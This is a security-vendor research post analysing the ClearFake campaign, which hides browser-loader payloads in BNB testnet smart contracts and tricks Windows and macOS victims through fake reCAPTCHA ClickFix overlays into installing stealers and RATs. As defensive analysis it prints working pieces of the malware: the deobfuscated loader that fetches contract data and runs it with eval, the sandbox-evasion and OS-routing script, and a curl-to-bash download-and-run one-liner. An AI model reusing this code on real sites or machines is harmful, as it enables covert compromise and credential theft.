

Smart Contracts for C&C: How ClearFake Hid in Plain Sight on BSC Testnet

 trendmicro.com/en_us/research/26/e/smart-contracts-for-command-and-control.html

May 26, 2026




Figure 1. Attack Diagram

Key takeaways:

- Threat actors used EtherHiding to store ClearFake payload, routing instructions inside BNB Smart Chain testnet smart contracts making an immutable, free to operate infrastructure that cannot be taken down due to the nature of a blockchain network.
- The attack chain delivered two simultaneous payloads, SectopRAT (a .NET-based RAT capable of browser session hijacking), and ACRStealer (a C++ infostealer) via a ClickFix social engineering overlay, with separate payloads for Windows and macOS victims routed by OS detection. An on-chain execution tracker embedded in the smart contract confirmed each victim compromise in real time.
- Four smart contracts shared a single deployer wallet, with the oldest deployed nearly a year before analysis, confirming that this blockchain C&C has been a long-running, actively maintained campaign, not a one-off experiment.

TrendAI™ Research analyzed in May 2026 an intrusion where threat actors used a technique known as [EtherHiding](#) to store payload routing instructions inside BNB Smart Chain (formerly Binance Smart Chain or BSC) smart contracts. Unlike traditional command-and-control (C&C) infrastructure, this routing layer cannot be altered, suspended, or seized by security vendors, registrars, or law enforcement due to the immutable nature of the blockchain. TrendAI™ found that the injected JavaScript on compromised websites queried these contracts to retrieve and route victims to the next stage of the attack chain.

Blockchain as command-and-control infrastructure

Smart contracts are self-executing programs on blockchain networks that enable trustless transactions without central intermediaries, forming the backbone of decentralized finance. BNB Smart Chain is an Ethereum-compatible network where contracts with arbitrary data are written in [Solidity](#) and compiled to bytecode that runs identically across every node.

The EtherHiding technique was first documented by [Guardz](#) in October 2023 where threat actors injected a JavaScript loader into compromised websites that retrieves malicious next-stage payload data directly from a BSC contract via a standard *eth_call* request. This bypasses URL-based blocking entirely since no payload URL exists in any static file.

The ClearFake campaign refined this technique by storing the entire payload JavaScript on-chain rather than just a URL, so malicious code is returned in full and executed in the victim's browser with no external hosting required. [Google's](#) October 2025 research confirmed that North Korean state-sponsored actors ([UNC5342](#)) have since adopted the same technique, indicating that blockchain C&C has now been adopted by nation-state capability.

Blockchain C&C is operationally attractive for cybercriminals because it is immutable, decentralized, and cost nothing:

- Payload data written to a blockchain cannot be sinkholed, deleted or seized.
- It is replicated across thousands of nodes with no central server to take down.
- By operating on the BNB testnet, threat actors pay nothing because test BNB has no monetary value and is freely available from public faucets.

The contract architecture

This analysis began as a TrendAI Vision One™ Managed Detection Response (MDR) case, where a customer organization had one employee browsing a legitimate recreational website and then ended up with a multi-stage compromise that included a silently installed full Python-based Remote Access Trojan, an attempted shellcode injection, and browser credentials targeted.

It should be noted that all filtering, dispatching, and overlay rendering happened client-side in the victim's browser after retrieval from the contracts, not within the contract logic itself.

During analysis, TrendAI™ Research identified four distinct smart contract addresses across the attack chain, each discovered one stage deeper than the last:

- [0xA1decFB75C8C0CA28C10517ce56B710baf727d2e](#) was found in the Stage 1 JavaScript injected into the compromised website. It holds base64-encoded JavaScript for an anti-analysis dispatcher. This blog refers to it as [Smart Contract A](#).
- [0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff](#) was found in the Stage 2 JavaScript decoded from that contract's storage. It is a Windows-specific ClickFix overlay. This blog refers to it as [Smart Contract B](#).
- [0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5](#) was found in the Stage 2 JavaScript decoded from that contract's storage. It is a macOS-specific payload. We will refer to this as [Smart Contract C](#).
- [0xf4a32588b50a59a82fbA148d436081A48d80832A](#) was found in the Stage 3 JavaScript decoded from the Windows payload contract. It stores conversion states, polled by the overlay JavaScript to detect when the victim had executed the payload. This blog will refer to it as [Smart Contract D](#).

The Solidity contract deployed for this campaign implements three functions.

- The `set()` function (*selector 0x4ed3885e*) is restricted to the contract owner via an address equality check and accepts a string payload. It writes that string directly into the contract's own on-chain storage.

- The `get()` function (*selector 0x6d4ce63c*) is publicly callable with no access control and returns the stored string directly from contract storage. This is what the victim's browser calls via `eth_call`.
- The `owner()` function returns the deployer's wallet address. The contracts contain no complex logic; each is a minimal key-value store. A payload update requires a single on-chain transaction calling `set()` and then propagation to every site querying the contract is immediate.

[Smart Contract A](#) is the entry-point contract used in this campaign and operates exactly on this model. The threat actor called `set()` once to write the base64-encoded Stage 2 JavaScript payload into the contract's on-chain storage. From that point, any caller anywhere in the world including the victim's browser could call `get()` to retrieve the full payload string. Crucially, no server hosts the data; it lives inside the contract storage on every BSC node simultaneously and cannot be removed due to the nature of a blockchain.

On-chain verification of all four contracts confirms they share a single deployer wallet: [0xd71f4cdC84420d2bd07F50787B4F998b4c2d5290](#). The deployment timeline establishes the campaign's operational history:

- The Stage 1 entry-point contract [Smart Contract A](#) was deployed on May 26, 2025
- The Windows and macOS payload contracts [Smart Contract B](#) and [Smart Contract C](#) were deployed on September 24, 2025 and September 30, 2025 respectively
- The execution confirmation tracker [Smart Contract D](#) was on June 18, 2025

BSCScan transaction data confirms the campaign was actively updating payload contracts and recording new victim executions at the time of this analysis.

Attack analysis

Initial access: The compromised watering hole

The victim browsed a legitimate Swiss recreational activity site running on WordPress where 22 scripts loaded by the page were legitimate WordPress and plugin resources, but one was not.

A `<script src="data:text/javascript;base64[REDACTED]">` tag had been injected at line 146 of the page's `<head>` section. The payload was delivered as inline data, a URI with no external domain reference and no URL to block.

The base64-decoded content revealed the ClearFake Stage 1 loader.

```
view-source:https://www.b.ch
</style>
<script src="https://www.b.ch/wp-includes/js/jquery/jquery.min.js?ver=3.7.1" id="jquery-core-js"></script>
<script src="https://www.b.ch/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.1.1" id="jquery-migrate-js"></script>
<script src="https://www.b.ch/wp-content/plugins/pagebuilder/js/givejs.php?givepagebuilder-frontend.js%2Ccolvo-lightbox.min.js%2Ccolvo-min.js%2Cjquery-numerator.js%2CsimpleParallax.min.js%2Cowl.carousel.min.js&wp-premium&wp-ver=1.8.5" id="pagebuilder-js"></script>
<script src="https://www.b.ch/wp-content/uploads/2024/10/cropped-logo-2024-scaled-1-192x192.jpg" alt="cropped logo" data-bbox="192 192 312 312" />
<link rel="canonical" href="https://www.b.ch/" />
<script src="data:text/javascript;base64,nnVvV3p2d4g2t4n0Zy7p2e2Nzb7b0If4we2H2H2W2G1b37fnpC2722hC27223uP3J0T72Qh0a28nCd0d0u2c0v22zvy10x2W2W2V0Khry2u2d2s2d2u2b344w2528mC2G2H2V222bC27224H2u2d2F2k2C2v2mC27v2k2V222y2n2b2722g2m2" />
</script>
<noscript><style>.cryout .cryout-preloader {display: none;}.cryout img[loading="lazy"] {opacity: 1;}</style></noscript>
<link rel="icon" href="https://www.b.ch/wp-content/uploads/2024/10/cropped-logo-2024-scaled-1-32x32.jpg" sizes="32x32" />
<link rel="icon" href="https://www.b.ch/wp-content/uploads/2024/10/cropped-logo-2024-scaled-1-192x192.jpg" sizes="192x192" />
<link rel="apple-touch-icon" href="https://www.b.ch/wp-content/uploads/2024/10/cropped-logo-2024-scaled-1-180x180.jpg" />
<meta name="application-title" content="https://www.b.ch/wp-content/uploads/2024/10/cropped-logo-2024-scaled-1-270x270.jpg" />
</head>
<body class="home wp-singular page-template-default page page-id-21 wp-custom-logo wp-embed-responsive wp-theme-bravada bravada-landing-page bravada-image-none bravada-caption-zero bravada-totop-normal bravada-stripped-table bravada-over-menu" >
<a class="skip-link screen-reader-text" href="#main" title="Zum Inhalt springen"> Zum Inhalt springen </a>
<div class="cryout-preloader">
<div class="cryout-preloader-inside">
<div class="bounce1"></div>
<div class="bounce2"></div>
</div>
</div>
<div id="site-wrapper">
<header id="masthead" class="cryout" itemscope itemtype="http://schema.org/Navbar">
```

Figure 2: View-source of the Swiss website showing the injected ClearFake Stage 1 loader

Stage 1: The injected JavaScript and blockchain query

Decoding the injected `<script src="data:text/javascript;base64[REDACTED]">` tag revealed an obfuscated JavaScript file. The obfuscation uses a standard anti-static-analysis technique with two components:

- A string-array rotation pattern, where a function (`_0x4e2e()`) returns all plaintext strings as an indexed array.
- A runtime rotation where a self-invoking function shuffles that array at runtime until an integer checksum validates.

Deobfuscation by resolving the string-array indices reveals the following plaintext strings embedded in the script:

- `hxxps://bsc-testnet-rpc.publicnode[.]com/`: ABSC RPC endpoint
- `eth_call`: A JSON-RPC method
- [Smart Contract A](#): The Stage 1 contract address
- `0x6d4ce63c`: The function selector for `get()`
- `application/json`: A request Content-Type
- `result, json, slice, fromCharCode, apply`: The response decoding chain

The core logic, once deobfuscated, is the `async load_()` function shown below:

```

JS async function load_(contractAddress) {
1  async function load_(contractAddress) {
2
3      // 1. Call the smart contract on BSC testnet
4      const rpcRequest = {
5          method: 'eth_call',
6          params: [
7              { to: contractAddress, data: '0x6d4ce63c' }, // get() selector
8              'latest'
9          ],
10         id: 97,
11         jsonrpc: '2.0'
12     };
13
14     const response = await fetch('https://bsc-testnet-rpc.publicnode.com/', {
15         method: 'POST',
16         headers: { 'Accept': 'application/json', 'Content-Type': 'application/json' },
17         body: JSON.stringify(rpcRequest)
18     });
19
20     // 2. Parse ABI-encoded return value
21     const resultHex = (await response.json()).result.slice(2); // strip '0x'
22     const bytes = new Uint8Array(
23         resultHex.match(/[da-f]{2}/gi).map(b => parseInt(b, 16))
24     );
25
26     // 3. Decode custom-packed string from byte array
27     const metaLen = Number(toHex(bytes.slice(0, 32)));
28     const strLen = Number(toHex(bytes.slice(32, 32 + metaLen)));
29     const payload = String.fromCharCode.apply(null,
30         bytes.slice(32 + metaLen, 32 + metaLen + strLen)
31     );
32
33     return payload; // a base64-encoded string
34 }
35
36 // Execute the full chain
37 load_('0xA1decFB75C8C0CA28C10517ce56B710baf727d2e')
38 .then(result => eval(atob(result))) // <-- Stage 2 executed here
39 .catch(() => {}); // silent fail
40

```

Figure 3. The deobfuscated Stage 1 load_() function, the async blockchain query that constructs an eth_call JSON-RPC request to Smart Contract A on the BSC testnet

At this stage, three points are forensically significant.

1. The ABI (Application Binary Interface) decoding is done entirely in custom JavaScript. The script manually parses the EVM ABI-encoded string response (32-byte offset, 32-byte length, then raw string bytes) rather than using a Web3 library, minimizing dependencies and keeping the script self-contained. In the context of Ethereum and EVM-compatible blockchains, ABI defines the standard that function calls and data are encoded when communicating with a smart contract.
2. The contract is called on the BNC Smart Chain testnet (not mainnet), an operational choice that makes the infrastructure cheaper to deploy and harder to attribute.
3. The error handler is a silent empty *function .catch(() => {})*, no user-visible error if the call fails, ensuring the compromise is invisible to the victim.

Stage 2: Sandbox detection and payload routing

During analysis, TrendAI™ Research found that the attack implemented two environment checks before routing to the OS-specific payload. The function *isHeadless()* tested seven conditions:

- `navigator.webdriver === true`: Checks if the webdriver flag is set (Selenium and similar)
- `/HeadlessChrome/.test(navigator.userAgent)`: Checks if the "HeadlessChrome" string is present in the user agent
- `navigator.userAgent.includes("PhantomJS")`: Checks the PhantomJS headless browser
- `navigator.userAgent.includes("Puppeteer")`: Checks the Puppeteer automation framework
- `navigator.userAgent.includes("Playwright")`: Checks the Playwright automation framework
- `window.outerWidth === 0 && window.outerHeight === 0`: Checks if the outer window dimensions are zero
- `!window.chrome && !window.safari && !navigator.userAgent.includes("Firefox")`: Checks if none of Chrome, Safari, or Firefox are detected in the browser environment

On the other hand, the function *isLocalhost()* blocked all private IP ranges (*192.168.x.x*, *10.x.x.x*, *172.16–31.x.x*) and *localhost* variants, preventing researcher sandboxes from triggering the payload. This check does not see the endpoint's internal network IP but the public egress IP returned by Avast IP geolocation service. Only real corporate or consumer endpoints with standard browsers reached Stage 3.

Victims that passed both checks were fingerprinted by OS via *userAgent* and *userAgentData.platform*, then routed to the appropriate BNB contract:

- Windows: [Smart Contract B](#)
- macOS: [Smart Contract C](#)

If either environment check fails, it logs “*stop watching us :)*” to the console and stops, and the victim sees nothing.

```
JS async function load_(address){let uint8A
1  async function load_(address){let uint8ArrayToHexString=t=>{let e="0x";for(const a of t){const
t=a.toString(16);e+=1===t.length?`0${t}`:t}return e};_data={method:"eth_call",params:
[{"to":address,data:"0x6d4ce63c"},"latest"],id:97,jsonrpc:"2.0"},_config={method:"POST",headers:
{Accept:"application/json","Content-Type":"application/json"},body:JSON.stringify(_data)},
url="https://bsc-testnet-rpc.publicnode.com",response=await fetch(url,_config),answer=(await
response.json()).result.slice(2),unhexed=new Uint8Array(answer.match(/[\da-f]{2}/gi).map
((function(t){return parseInt(t,16)})),offset=Number(uint8ArrayToHexString(unhexed.slice(0,
32))),len=Number(uint8ArrayToHexString(unhexed.slice(32,32+offset))),value=String.fromCharCode.
apply(null,unhexed.slice(32+offset,32+offset+len)),eval(atob(value))}const isHeadless=()=>
{const t=[!0===navigator.webdriver,/HeadlessChrome/.test(navigator.userAgent),navigator.
userAgent.includes("PhantomJS"),navigator.userAgent.includes("Puppeteer"),navigator.userAgent.
includes("Playwright"),0===window.outerWidth&&0===window.outerHeight,!window.chrome&&!window.
safari&&!navigator.userAgent.includes("Firefox")].filter(Boolean).length,e=window.chrome?.
runtime||window.safari||navigator.plugins.length>0||navigator.languages.length>0;return t>=2&&
!e},isLocalhost=()=>{const t=window.location.hostname;return"localhost"===t||"127.0.0.1"===t||
":1"===t||t.endsWith(".localhost")||t.startsWith("192.168.")||t.startsWith("10.")||/^172\.(1
[6-9]|2\d|3[01])\.\/.test(t)},isWindows=navigator.userAgent.includes("Windows")||navigator.
platform.startsWith("Win")||"Windows"===navigator.userAgentData?.platform,isMac=navigator.
userAgent.includes("Macintosh")||navigator.platform.startsWith("Mac")||"macOS"===navigator.
userAgentData?.platform;isHeadless()||isLocalhost()?console.log("stop watching us :)")
:isWindows?load_("0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff"):isMac&&load_
("0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5");}
```

Figure 4. Raw Stage 2 JavaScript as stored in Smart Contract A, a compact unformatted JavaScript payload containing the isHeadless() anti-analysis checks, isLocalhost() private IP filter, OS detection logic, and routing calls to Smart Contract B (Windows) and Smart Contract C (macOS).

Stage 3: The ClickFix Overlay and user execution

Windows

For victims running on Windows, the Stage 3 contract [Smart Contract B](#) returned a ~43KB JavaScript payload containing the full ClickFix overlay, clipboard hijack logic, and conversion tracking infrastructure.

Before rendering the overlay, the script called *getUserID()*, a synchronous *XMLHttpRequest* to *ip-info.ff.avast[.]com/v2/info* (Avast's IP geolocation API) to retrieve the victim's real public IP. This was stored as a unique UUID in a cookie named *cjs_id* with a 2-day Time to Live (TTL), enabling the threat actor to track re-visits and correlate this endpoint with the blockchain conversion data.

The overlay rendered two panels. The first showed a convincing Google reCAPTCHA lookalike that contained an authentic Google logo SVG, the “I'm not a robot” checkbox, and Privacy/Terms links. Clicking the checkbox triggered the second panel with the ClickFix social engineering instructions shown in Figure 5.




Figure 5. The ClickFix social engineering overlay rendered in the victim's browser

Simultaneously with the checkbox click, the script called *navigator.clipboard.writeText()* to inject the command into the victim's clipboard. Endpoint telemetry in this analysis confirms the victim opened the Run dialog and executed the clipboard command. Organizations are strongly advised to restrict user access to the Run dialog and implement controls that prevent the execution of clipboard-sourced commands.

Figure 6. TrendAI Vision One™ execution profile showing the payload delivery path [download](#)

Windows WebClient service loaded *put34b.camp*, a remote DLL with a non-standard *.camp* extension, directly into memory. No file creation event for *put34b.camp* was recorded in endpoint telemetry, confirming it was never written to disk.

Two *PROCESS_CREATE_REMOTETHREAD* events were recorded in telemetry: the *rundll32.exe* process (hosting the *put34b.camp* payload) injected a remote thread into *chrome.exe* and *msedge.exe* respectively. The purpose of these injections is browser credential theft *via_remote_debugging.pyd* (this is discussed later in Stage 4).




Figure 7. TrendAI Vision One™ execution profile showing rundll32.exe spawning dllhost.exe and injecting remote threads into chrome.exe and msedge.exe for browser credential theft

macOS

For macOS victims, Stage 2 routed to [Smart Contract C](#). The analysis of a macOS recent on-chain transaction data (`tx 0x029adddb5a03f16ffbe2907d17b36cb4032850f7856d9d38d3d9aba7ec3e2857`) confirms this is a deployed smart contract of the same key-value store type as the other payload contracts.

The decoded payload follows the same structural pattern as the Windows path where `isHeadless()` does an anti-analysis check, Avast geo-IP lookup captures the victim's public IP and then stored in `cjs_id` UUID cookie, and conversion tracker polls against [Smart Contract D](#).

The social engineering overlay, however, is adapted for macOS. The overlay renders the same fake Google reCAPTCHA panel and “I'm not a robot” checkbox as the Windows version, confirming both payloads were authored by the same threat actor. However, the ClickFix instructions differ to match the macOS environment:

- Open Terminal application on your Mac (Applications > Utilities > Terminal)

- In the verification window, press Command + V
- Press Enter on your keyboard to finish

The clipboard payload injected via *navigator.clipboard.writeText()* is a bash one-liner:

```
/bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '[URL]')"
```

This downloads and executes a remote shell script via curl, spoofing a macOS 10.15.7 (Catalina) user agent to ensure the correct payload variant is served. The download URL is dynamically constructed inside the obfuscated Stage 3 JavaScript and was not recoverable as plaintext from static analysis.

The macOS payload contains one capability absent from the Windows version: on successful overlay display, it injects a Yandex Metrika analytics tracker (counter ID 99162160, that loads *mc.yandex[.]ru/metrika/tag.js*) via a nested *eval(atob(<base64 encoded command>))* call. This provides the threat actor with a second victim-tracking channel for click maps, link tracking, and bounce rate data, entirely through a legitimate analytics service, independent of the blockchain conversion tracker.

Stage 4: RAT deployment

A complete Python 3.15 embeddable runtime was then deployed to *C:\Users\[User]\AppData\Local\FileZilla\Data\DC80D99D*, a directory chosen to blend with the legitimate FileZilla FTP client. Analysis found that 38 files were dropped, including *pythonw.exe* (a silent Python interpreter) and *helper.py* (a shellcode loader).

A process creation event confirmed that the command *pythonw.exe* and *helper.py* was launched.

